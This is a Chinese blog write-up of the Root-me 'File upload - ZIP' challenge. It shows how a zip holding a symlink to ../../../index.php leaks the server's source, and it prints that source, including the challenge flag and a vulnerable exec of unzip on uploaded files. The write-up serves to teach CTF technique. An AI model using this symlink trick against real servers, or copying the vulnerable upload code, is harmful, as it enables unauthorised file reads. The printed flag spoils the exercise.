[Root-me]File upload - ZIP Writeup

原创

Vicl1fe 于 2020-01-01 10:29:49 发布 875 收藏

分类专栏： Rootme

本文链接：https://blog.csdn.net/qq_41918771/article/details/103791104

个人博客地址

```
http://www.darkerbox.com
```

欢迎大家学习交流

Root-me网址：


```
https://www.root-me.org/fr/Challenges/Web-Serveur/File-upload-ZIP
```

题目描述：

> Your goal is to read index.php file.


知识点

- zip文件上传




是一个zip文件上传，上传后悔解压zip文件。

我写了个文件2.php，压缩为2.zip。



上传。被解压出来了。




File Name ↓	File Size ↓	Date ↓
Parent directory/	-	-
2.php	21	01-Jan-2020 09:33
3aa2db9c1c058f25ba577518b018ed5b.zip	165	01-Jan-2020 03:23

直接访问会报403。因为php文件不能访问，只能访问txt/jpg。

在kali中创建软链接，再使用zip命令压缩符号链接文件。为什么是.../.../.../index.php？因为上传解压后的目录和index.php的目录差三级。

```
ln -s ../../../index.php index.txt、
zip --symlinks index.zip index.txt
```



点击上传。发现index.txt的大小比较大，点击index.txt.得到index.php代码


```php
<?php
if(isset($_FILES['zipfile'])){
    if($_FILES['zipfile']['type']==="application/zip" || $_FILES['zipfile']['type']==="application/x-zip-compressed" || $_FILES['zipfile']['type']==="application/octet-stream"){
        $uploaddir = 'tmp/upload/'.uniqid("", true).'/';
        mkdir($uploaddir, 0750, true);
        $uploadfile = $uploaddir . md5(basename($_FILES['zipfile']['name'])).'.zip';
        if (move_uploaded_file($_FILES['zipfile']['tmp_name'], $uploadfile)) {
            $message = "<p>File uploaded</p> ";
        }
        else{
            $message = "<p>Error!</p>";
        }

        $zip = new ZipArchive;
        if ($zip->open($uploadfile)) {
            // Don't know if this is safe, but it works, someone told me the flag is N3v3r_7rU5T_u5Er_InpU7 , did not understand what it means
            exec("/usr/bin/timeout -k2 3 /usr/bin/unzip '$uploadfile' -d '$uploaddir'", $output, $ret);
            $message = "<p>File unzipped <a href='".$uploaddir."'>here</a>.</p>";
            $zip->close();
        }
        else{
                $message = "<p> Decompression Error </p>";
        }
    }
    else{

        $message = "<p> Error bad file type ! <p>";
    }

}
?>

<html>
    <body>
        <h1>ZIP upload</h1>
        <?php print $message; ?>
        <form enctype="multipart/form-data" method="post" action>
            <input name="zipfile" type="file">
            <button type="submit">Submit</button>
        </form>
    </body>
</html>
```


欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群

信息安全小白群

扫一扫二维码，加入群聊。